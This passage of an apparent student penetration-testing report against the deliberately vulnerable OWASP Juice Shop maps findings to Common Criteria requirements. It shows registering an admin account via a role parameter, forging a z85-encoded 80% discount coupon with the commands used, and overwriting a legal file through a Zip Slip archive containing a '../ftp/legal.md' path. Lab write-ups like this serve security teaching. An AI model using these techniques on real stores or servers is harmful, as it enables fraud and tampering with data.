
Response

```
HTTP/1.1 400 Bad Request
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 92
ETag: W/"5c-oKvgu4JOyflWwfxvTQbfx3UYcKO"
Vary: Accept-Encoding
Date: Fri, 06 May 2022 17:50:17 GMT
Connection: close

{
  "message":"Validation error",
  "errors":[
    {
      "field":"email",
      "message":"email must be unique"
    }
  ]
}
```

- but the user wasn't registered as the email was not unique

12.1.2 Outcomes (evidence) of the penetration testing in 12.1

1. Re-run the query in burpsuite using new email with role='admin'



2. Confirm new admin user

12.1.3 Explanation of how the evidence included in 12.1 proves that [SFR12] is violated

1. **Violation of SFR12** - The TSF was not able to prevent a normal user *realadmin@city.ac.uk* to register another user *randomadmin@city.ac.uk* as an admin user as shown in 2 of 12.1.2

13 SFR13 - FDP_SDI.2.2

Upon detection of a data integrity error, the TSF shall decline any operation related to the particular piece of data.

FDP_SDI.1 Stored data integrity monitoring

Hierarchical to: No other components.

Dependencies: No dependencies.

FDP_SDI.1.1 **The TSF shall monitor user data stored in containers controlled by the TSF for [assignment: *integrity errors*] on all objects, based on the following attributes: [assignment: *user data attributes*].**

FDP_SDI.2 Stored data integrity monitoring and action

Hierarchical to: FDP_SDI.1 Stored data integrity monitoring

Dependencies: No dependencies.

FDP_SDI.2.1 The TSF shall monitor user data stored in containers controlled by the TSF for [assignment: *integrity errors*] on all objects, based on the following attributes: [assignment: *user data attributes*].


FDP_SDI.2.2 **Upon detection of a data integrity error, the TSF shall [assignment: *action to be taken*].**


13.1 [SFR13 - VC1] - Forge a coupon code that gives you a discount of at least 80


13.1.1 Description of penetration testing that was carried out for [SFR13 - VC1]

1. following on from steps as in 1 and 2 of 9.1

2. open the *coupons_2013.md.bak* file using null injection like done previously








3. the 12th coupon code's last five characters are different then the first 11 coupon codes

   - assuming 12th to be the target coupon code

4. ASCII85 encoding mechanicm z85 (Pieter-Hintjens, 2022) appears to have been used to encode the coupons

5. I have node.js installed on my kali linux virtual machine, hence installed the package for z85 encoding/decoding the coupon codes



6. it appears the first 11 coupon codes when decoded offer 10% discounts from months Jan13-Nov13

   - i.e. 11 months hence 11 codes

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# z85 -d "n<MibgC7sn"
JAN13-10

┌──(root㉿kali)-[/home/kali/Documents]
└─# z85 -d "mNYS#gC7sn"
FEB13-10

┌──(root㉿kali)-[/home/kali/Documents]
└─# z85 -d "pes[BgC7sn"
NOV13-10
```

7. Struggling to find the encoding used for last coupon code

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# z85 -d "l}6D$gC7ss"
Input not recognized as z85 encoded. See http://rfc.zeromq.org/spec:32
```


8. At this stage, having checked all 12 coupon codes, it is fair to say that none of them is related to discount of 80%

9. create/forge a code for *MAY22-80* i.e May 2022 80% discount

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# z85 -d "n<Mibh.u)v"
JAN17-50

┌──(root㉿kali)-[/home/kali/Documents]
└─# z85 -e MAY22-80
o*I]qga+Et
```


10. add item to basket for checkout

11. use standard delivery




13.1.2 Outcomes (evidence) of the penetration testing in 13.1

1. use the coupon code generated in step 13.1.1 of 13.1



2. I got a success message, the amount reduced from *179.98* to *36*



13.1.3 Explanation of how the evidence included in 13.1 proves that [SFR13] is violated

1. The TSF should've implemented a redeemable/valid coupon codes that can be applied at the checkout also

   - discount above a certain percentage should not have been allowed during the checkout

2. However, I was able to forge a non-existing coupon code with 80 percent discount

   - the TSF failed to implement policies which would have not have accepted any coupon code other than mentioned in the *coupons_2013.md.bak* file

   - acceptance of the forged coupon code resulted in data integrity issues , hence, this has caused violation of this SFR

13.2 [SFR13 - VC2] - Overwrite the Legal Information file

13.2.1 Description of penetration testing that was carried out for [SFR13 - VC2]


1. the twitter account of juice shop gives a clue that it accepts zip files

2. following on from steps as in 1 and 2 of 9.1

3. open the **legal.md** exploiting null poison byte vulnerability as before

4. I'm going to try and exploit the directory traversal attack to overwrite the *legal.md* file (snyk security, 2022).

5. view the directory structure by inspecting the ftp page



6. create *legal.md* file


   (1)create a directory *../ftp*

   (2) create a file *../ftp/legal.md*

   (3) override the *../ftp/legal.md* contents with *INM442 Data Integrity error*


   (4) display contents

7. using linux command line tool, zip the **legal.md** file, rename it to **legal-exploit.zip**




```
┌──(root㉿kali)-[/home/kali/Documents]
└─# zipinfo legal-exploit.zip
Archive:  legal-exploit.zip
Zip file size: 208 bytes, number of entries: 1
-rw-r--r--  3.0 unx       28 tx stor 22-May-08 05:53 ../ftp/legal.md
1 file, 28 bytes uncompressed, 28 bytes compressed:  0.0%
```


8. login to juiceshop, navigate to complain tab and attach the zipped **legal-exploit.zip** file



9. click submit




10. viewing the **legal.md** file shows no change so far




11. repeat steps 6 to 9 but this time the directory structure *../../ftp*

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# mkdir ../../ftp
mkdir: cannot create directory '../../ftp': File exists

┌──(root㉿kali)-[/home/kali/Documents]
└─# zip exploit.zip ../../ftp/legal.md
  adding: ../../ftp/legal.md (stored 0%)

┌──(root㉿kali)-[/home/kali/Documents]
└─# cat ../../ftp/legal.md
INM442 Data Integrity error
```



13.2.2 Outcomes (evidence) of the penetration testing in 13.2

1. **legal.md** file was overwritten



13.2.3 Explanation of how the evidence included in 13.2 proves that [SFR13] is violated

1. the TSF failed to validate the user input with a white listed acceptable values (i.e. alphanumeric characters) and the canonical file and failed to validate the base directory before allowing any further operation (brightsec.com, 2022).
2. I was able to traverse directory to upload/overwrite important legal/terms of use file and the TSF failed to preserve the data integrity

    - hence, successful exploitation of this vulnerability proves this is in violation of this SFR

References

access-control-on routes. 2022. *access-control*. https://pwning.owasp-juice.shop/part3/codebase.html#access-control-on-routes.

API15:2019. 2022. *broken-function-level-authorization*. https://github.com/OWASP/API-Security/blob/master/2019/en/src/0xa5-broken-function-level-authorization.md.

base64encode.org. 2022. *base64encode*. https://www.base64encode.org/.

brightsec.com. 2022. *directory-traversal-mitigation*. https://brightsec.com/blog/directory-traversal-mitigation/?msclkid=cd879c61ceb711ecb3c2cd555542ed89#how-to-mitigate.

Codebase. 2022. *Codebase-101*. https://pwning.owasp-juice.shop/part3/codebase.html.

CommonCriteria. 2012. *CCPART2V3.1R4.pdf*. https://commoncriteriaportal.org/cc/.

CWE502. 2006. *Deserialization*. https://cwe.mitre.org/data/definitions/502.html.

dev@sqlmap.org. 2022. *sqlmap.org*. https://sqlmap.org/.

https://developer.mozilla.org. 2022. *btoa()*. https://developer.mozilla.org/en-US/docs/Web/API/btoa.

IMPERVA. 2022. *HPP*. https://www.imperva.com/learn/application-security/http-parameter-pollution/?msclkid=e7edbdb2cedf11ec99f44d50f6fe59e6.

jwt.io. 2022. *Introduction to JSON Web Tokens*. https://jwt.io/introduction.

Local-File-Inclusion. 2022. *WSTG*. https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion.

OAT-009-CAPTCHA. 2011. *captcha-bypass*. https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat.html.

owasp juiceshop. 2022. *Architecture-overview*. https://pwning.owasp-juice.shop/introduction/architecture.html.

Pieter-Hintjens. 2022. *32/Z85*. https://rfc.zeromq.org/spec/32/.

restfulapi.net. 2021. *http-status-201-created*. https://restfulapi.net/http-status-201-created/.

security, API. 2019. *SQL-Injection*. https://github.com/OWASP/API-Security/blob/master/2019/en/src/0xa8-injection.md.

snyk security. 2022. *Zip-Slip*. https://res.cloudinary.com/snyk/image/upload/v1528192501/zip-slip-vulnerability/technical-whitepaper.pdf.

SQLiteFAQs. 2022. *SQLiteFAQs*. https://sqlite.org/faq.html#q7.

swagger.io. 2022. *bearer-authentication*. https://swagger.io/docs/specification/authentication/bearer-authentication/.

testing for sql injection, OWASP. 2022. *SQL-Injection*. https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection.

The-Schema-Table. 2022. *Schema*. https://sqlite.org/schematab.html.